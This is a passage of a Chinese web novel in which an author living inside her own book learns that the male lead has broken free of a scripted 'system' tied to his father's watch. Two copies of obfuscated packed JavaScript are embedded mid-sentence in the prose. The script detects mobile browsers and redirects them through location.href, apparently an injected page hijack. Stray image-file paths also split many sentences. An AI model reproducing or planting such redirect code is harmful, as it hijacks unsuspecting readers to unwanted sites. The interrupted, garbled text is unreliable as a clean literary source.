沈棠低头看着那颗糖,嘴角终于弯了一下:“芷柔,你到底买了多少颗?” “一整袋,周曼说我买多了,我说够吃。” 沈棠把糖含进嘴里,腮帮子鼓起一小块。 旋转门转动的时候,苏芷柔看见玻璃上映出她们两个人的影子,自己穿着那件雾蓝色衬衫,沈棠穿着米白色针织衫,一深一浅,像梵高画中两种颜色。 42层的电梯门打开时,陈总监已经在走廊里等着了。 他是盛世娱乐艺人经纪部的负责人,四十出头,头发梳得一丝不苟,穿着一件熨烫得没有一丝褶皱的白衬衫。 苏芷柔在原著里写过他,姓陈,出场两次,功能是“向男主汇报女主的最新动态”。 不过她没有给他起全名。 “苏小姐,沈小姐。”陈总监伸出手,笑容专业而温和:“陆总已经在里面了。” 他引着两人穿过走廊。 苏芷柔注意到他走路的时候脚步很轻,像是多年职业习惯养成的,在任何一个需要保持安静的场合,不打扰任何人。 她忽然有点愧疚,她写这个角色的时候,连名字都懒得给他起,那她回去一定好好给他起一个名字。 陆司珩的办公室和上次一样,黑白灰三色,落地窗外是北京城灰蓝色的天际线。 他坐在办公桌后面,面前摊着几份文件,听到脚步声,他抬起头。 苏芷柔的目光第一时间落在他的左手腕上。 银白色的表? 不是头像里那块深蓝色的,是上次见面时他戴的那块,表盘干干净净,没有任何裂纹。 她的心微微提了一下。 “坐。”陆司珩指了指对面的两把椅子。 沈棠在椅子上坐下,背挺得很直。 苏芷柔坐在她旁边,把帆布袋放在脚边,里面装着沈棠的合约草案、她的笔记本,以及剩下的小半袋草莓糖。 陈总监将一份正式合约推到沈棠面前。 签约条件苏芷柔昨晚已经看过电子版了:S级签约,五年,盛世娱乐和苏芷柔工作室联合运营。 沈棠的片酬分成比例、宣传资源配比、每年保证的影视项目数量,每一项都是新人能拿到的最优条件。 “沈小姐可以带回去请律师审阅,三天内签署即可。”陈总监说。 沈棠翻开合约,目光一行一行地往下扫。 她的阅读速度不快,但很仔细,每一页都会停顿足够长的时间。 翻到分成比例那一页时,她的手指停了一下。 “这个比例……”她抬起头看陈总监,又看了看陆司珩:“可是比我们之前谈的高了三个点!” 陈总监微微一笑:“陆总的意思。” 陆司珩没有接话。 他的目光落在沈棠手边,那颗草莓糖的糖纸被叠成了一个小小的正方形,压在水杯下面。 “以你的条件,”他终于开口,声音不紧不慢:“温晴说你值。” 沈棠沉默了两秒,然后低下头,在合约最后一页签了自己的名字:“那就祝我们合作愉快!” 陈总监收好合约,站起身:“那沈小姐,我带你去见一下宣传团队,他们有些基础资料需要跟你确认,大概半小时就行。” 沈棠看了苏芷柔一眼。苏芷柔点了点头。 办公室里只剩下两个人。 陆司珩站起来,走到落地窗前。 北京城的午后阳光被玻璃过滤成一层薄薄的暖色,落在他肩膀上,把银白色表盘照得微微发亮。 苏芷柔没有开口,她在等他先开口。 上一次在这里,是他问了她七分钟,这一次,也该轮到她了。 “你早上问我头像的事。”陆司珩背对着她,声音比平时低了一点:“我本来想回你一段话,打了几次,都删了。” “最后只回了一个‘嗯’” “嗯” 苏芷柔忍不住弯了一下嘴角:“那陆总你删掉的那些话,现在能说了吗?” 陆司珩转过身。 逆光中他的表情不太看得清,但苏芷柔感觉到他的目光落在自己脸上,像一片很薄的光,暖暖的却不刺眼。 “你上次说,这个世界是你写的书。”他说。 “对。” “那这块表,”他抬起左手,银白色的表盘在她眼前微微反光:“是你写的吗?” 苏芷柔看着那块表。 表盘是银白色的,极简设计,没有数字,只有三道极细的刻度。 表带是深灰色的皮质, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485717|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 边缘有轻微的磨损痕迹,不是新的看着戴了有一段时间了。 她没有写过这块表。 她写的是深蓝色的那块,陆总父亲留下的遗物,陆总一直视如珍宝,从来不让任何人碰它,女主直到后来走进男主心里才能碰。 “并没有。”她说。 陆司珩点了一下头,像是对这个答案早有预料。 他把表摘下来放在掌心,递到她面前。 “这块表是我自己买的。”他说:“三年前,我接手盛世的第二年,那天签完一个并购案,路过王府井,橱窗里看到它。我站在外面看了十分钟,然后进去付了钱。” 苏芷柔低头看着那块表。 近距离看,表盘上有一道极浅的划痕,在左下角,不仔细看发现不了。 “你为什么要买它?” “因为我想试试。”陆司珩把表翻过来,背面刻着两个字,不是品牌logo,是两个很小很小的英文字母:S.W. “S.W.”苏芷柔念出来。 “盛世和我自己的缩写,我让店里刻的。” 他把表戴回手腕,动作很慢,像是在完成一个仪式。 “深蓝色的那块,是我父亲留下的,他走的那天戴着它。后来我把它摘下来,戴在自己手上,这一戴就是十年。” 苏芷柔没有说话。 这段她知道,在原著第72章,陆司珩对沈棠坦白:父亲在他十五岁那年去世,留给他一块表和一家濒临破产的公司。他用了十年时间把盛世做到今天的位置。那块表他从不离身。 她写这段的时候只用了五百字。 因为那章的重点不是陆司珩的过去,而是他用这段坦白向沈棠打开心扉,完成感情线上的一个关键推进。 “我戴那块表戴了十年,”陆司珩的声音很平:“不是因为我放不下,是因为我觉得我应该戴着它,父亲留下的东西,盛世的掌门人,就应该戴着。” 他停顿了一下。 “就像你写的。” 苏芷柔的呼吸停了一瞬。 “你写我冷漠矜贵,写我手腕上有一块从不离身的深蓝色手表,写那是父亲留下的遗物。”他看着她的眼睛:“你写的每一句话,我都活过。” 办公室里的空气忽然变得很薄。 “那你现在戴这块银白色的,”苏芷柔的声音有点干:“是想证明什么?” “不是证明。”陆司珩说:“是选择。” 他走到办公桌前,拉开最下面一层抽屉,里面躺着一块深蓝色的表盘,金属表带,和苏芷柔在头像里看到的一模一样。 但表盘正中间有一道裂纹,比照片上更明显,从中心延伸到八点钟方向,像一道干涸的河床。 “系统崩溃的那天晚上,”陆司珩说:“它裂了。” 苏芷柔猛地抬起头。 “你也有系统?” 9. 他的人生 “我没有,而是...”陆司珩把深蓝色的表拿出来,放在桌上,和手腕上银白色的那一块并排:“这个自称系统的东西寄居在我父亲留给我的表里面。” “从我有记忆起,做的每一个决定,都像是有人在替我选,签哪份合同应该用哪个人、该对谁好该对谁不好,我曾天真的把那当成是我对商业市场敏锐地直觉,直到你的出现,我才明白那不是直觉。” 他指了指深蓝色的表。 “这块表是假的,这里的一切都让我感到不真实,我还能相信什么?父亲留下的遗物从不离身,应该也是你写的。” 然后他指了指银白色的那块。 “这块是我自己买的,你总该没写过。” 苏芷柔的喉咙像是被什么东西堵住了。 她想起自己写陆司珩的时候,给他配了一块“父亲留下的深蓝色手表”。 她觉得这个细节很苏,很有故事感,能让男主的人设立体三分。 她写了,她从来没想过,对陆司珩来说那不是“有故事感的配饰” 那是他的人生。 他每天早晨打开抽屉,看到那块表,不由自主地戴上它,不是因为他想戴,是因为她的设定让他觉得“应该戴”。 距离他父亲去世十年,他也戴了十年。 “上次你在片场泼我咖啡,”陆司珩的声音忽然放轻了:“是我这辈子第一次遇到‘意外’” 苏芷柔看着他。 “你写的剧本里,苏芷柔应该泼沈棠,但你泼了我。那一刻我脑子里有什么东西断了,像一块常年被电池操纵的表针停了一下。” 他低下头,看着自己手腕上银白色的表盘。 “那天晚上,我把深蓝色的表摘下来,放进抽屉里,第二天去买了这块银白色的,你能告诉我这一切跟你有关吗?” “不,这应该跟我没关系。”苏芷柔声音有点哑。 “那就好。”陆司珩把深蓝色的表推到她面前:“这块表裂开,不是我摔的,是它自己裂开的,那天晚上我把它放进抽屉的时候还是好的,第二天早上打开,就是这样了。” 苏芷柔拿起那块表,裂纹从中心蔓延到边缘,像一道被冰封的闪电,表针停在三点十七分。 “系统崩溃的时候,我在里面看到了很多东西。”陆司珩说:“我看到了你对我的所有设定,‘冷漠矜贵’‘手腕上有一块深蓝色的表’‘从不离身’‘父亲遗物’:这些字像代码一样写在我里面。” “恭喜你陆总你有了一个独立健全的人格!不过你又是怎么打破的?” 陆司珩沉默了一会儿。 “我一直在想一件事,”他说:“那天在片场,你泼我咖啡的时候,表里可能进了水,不过最让我感到意外的是你!那日你是想泼沈棠吧,那为何有转变方向泼向我?” 苏芷柔不得不佩服商人的细节捕捉能力如此强,她不太敢回他,眼神一直在回避他的目光。 他把银白色表盘上那道极浅的划痕指给她看。 “这是我用钥匙刻的,我轻轻的一点点刻生怕怕刻坏了。” S.W.旁边,有一道几乎看不见的划痕。 苏芷柔凑近了才看清,那不是划痕,是两个字母:W.L. “苏芷柔,”他念她的名字:“你写了我十年,但你没写我会对谁产生好奇。” 他把银白色的表重新戴好,扣上表带,动作和之前一样慢,一样郑重。 “这一块,是我自己选的,我想按自己活一次。” 苏芷柔看着那块银白色的表,看着他手腕上那道极浅的S.Z.R.和W.L.,忽然觉得眼眶有点发酸。 她写过很多次男主对女主动心的瞬间,她写他们心跳加速、呼吸紊乱、目光不由自主地追随。 她写的时候会用很多形容词,例如悸动、滚烫、失控、沉沦。 她曾以为那就是爱情,真正的爱情就是道不清说不明的,可苏芷柔没有谈过恋爱母胎单身25年,朋友推过很多男性,她却总是太忙没有时间开启一段美好的恋爱。 现在陆司珩坐在她对面,手腕上戴着一块自己买的表,表盘上刻着她名字的缩写。 他没有心跳加速,没有呼吸紊乱,没有说任何一句她写过的霸总台词。 他只是给自己买了一块表,然后在表盘上刻了两个字母。 “陆司珩。”她叫他的名字。 “嗯” “那块深蓝色的表裂了,你打算怎么办?” 他低头看了一眼桌上那块停在三点十七分的表。 “这么多年一直都是它陪伴着我,今后它该休息了,不修了。” “为什么?”苏芷 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485718|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 柔还是感到有些震惊地,毕竟带了十年。 “因为从它停掉的那个时刻,”他把表收进抽屉:“我...陆司珩真正的活过来了,从今往后我该为自己活一次!” 抽屉合上的声音很轻。 苏芷柔的手机在口袋里震了一下。是沈棠发来的消息:“宣传资料填完了,陈总监人好好,给我点了一杯热可可。” 她打字回复:“在下面等我,我马上下来” 站起身的时候,她看了一眼陆司珩的抽屉。 那块深蓝色的表安静地躺在里面,表盘上的裂纹在抽屉合上前的最后一刻反了一下光。 “你那个头像,”她走到门口时停下来:“什么时候换的?” “今天早上,”陆司珩站在窗前,银白色的表盘在阳光下微微发亮:“我想让你看到那道裂纹。” “为什么?” 他转过身。 逆光中,他的表情终于清晰了,他没有做过曾经她作为作者,深深烙印在他身上的各种冷漠、矜贵,也不是她写过的任何一种样子,只是一个男人,站在自己办公室的落地窗前,手腕上戴着一块自己买的表。 “因为那道裂纹是我自己裂开的,不是任何人的操控。” 苏芷柔握着门把手,站了很久。 然后她推开门,走进了走廊里下午的阳光中。 回到公寓已经是傍晚。 苏芷柔把帆布袋放在床上,去厨房倒了杯水。 周曼给她发了十几条消息,全是关于沈棠合约的兴奋尖叫,最后一条是:“等等,陆司珩为什么换了头像?那个表盘上是不是有道裂纹?那是什么表??” 她没有回复。 她打开笔记本电脑,文档停在第33章末尾。 她写下“陆司珩今天换了一块银白色的表”之后,文档自动生成的那行字还在:“陆司珩把银白色的表放回抽屉,拿出了深蓝色的那块。” 但现在她知道,那不是真的,那只是世界想让她看见的东西,可变化中是来得很快,快到你不曾留意的瞬间,它就像一条泥鳅悄悄从你手心溜走,只留下余温。 【陆司珩没有把银白色的表放回抽屉。表盘上刻着W.L.,那是他自己刻的。深蓝色的表停在三点十七分,表盘裂开的瞬间,他决定把它永远留在了抽屉里......】 10. 恶毒女配ABCD...... 或许是最近的时光太过安逸,苏芷柔都没想起来接下来的剧情,不过好在她现在是沈棠的经纪人,可以随时保护沈棠。 下药事件发生的那个下午,北京难得晴得透彻,鸟儿叽叽喳喳地叫,跟着蝉鸣声此起彼伏,势要分出一个高低。 《深渊》开机前一周,沈棠在盛世娱乐的排练厅进行最后一轮剧本围读。 温晴坐在长桌尽头,手里转着一支钢笔,表情说不上满意还是不满意。 导演、制片、几个主要演员围坐一圈,气氛谈不上轻松,但至少专业。 苏芷柔坐在角落里,膝盖上摊着笔记本,手机调成静音。 她现在的身份是沈棠经纪人,有资格出现在任何工作场合。 她留意着沈棠今天的状态从进门开始,沈棠的左手就在桌下无意识地转右手的手腕,和试镜那天一模一样的动作。 苏芷柔低头在笔记本上写了一行字: “沈棠进入角色状态的动作标记:转手腕。” 思考片刻,她划掉了“进入角色状态”几个字,改成“变成林慎的时候” 手机震了一下,周曼的消息连发了三条。 “姐,方瑶来了。” “这谁了?” “??你在逗我吗?难道不是你安排的吗?”周曼疑惑。 “方瑶,听着很耳熟啊......”苏芷柔给周曼发过去这段话,就在自己手机通讯录里面翻找。 谁能告诉我——宇宙无敌大美女-方瑶是谁啊?苏芷柔按照自己的人设推断,恶毒女配身边怎么可能有好人啊!这也是个小可怜。点开原主为她的通讯录上精心设置的头像,天塌了,这怎么长得这么像她高中最好的闺蜜! 还没来得及为自己哀伤,周曼就立马给她说方瑶的方位。 “她往排练厅走了,手里拿着几杯咖啡。” 苏芷柔的瞳孔微微收缩,她可能都想起来了。 在苏芷柔写的原剧情中,方瑶是另一个恶毒女配,比苏芷柔更阴、更细密、更不露声色。 她不会做当面泼咖啡这种蠢事,她会在沈棠的水杯里放泻药,让她在试镜现场出丑。 原书里这场戏发生在第36章,沈棠因为“身体不适”错过重要试镜,苏芷柔在旁边幸灾乐祸,而真正的幕后推手方瑶全身而退,甚至在后续章节中继续陷害沈棠,直到大结局才被男主顺手收拾掉。 苏芷柔当时写这个角色的时候,想法很简单: 一个苏芷柔不够虐,再加一个!两个恶毒女配轮流上阵,读者越恨,点击越高,收益就越高! 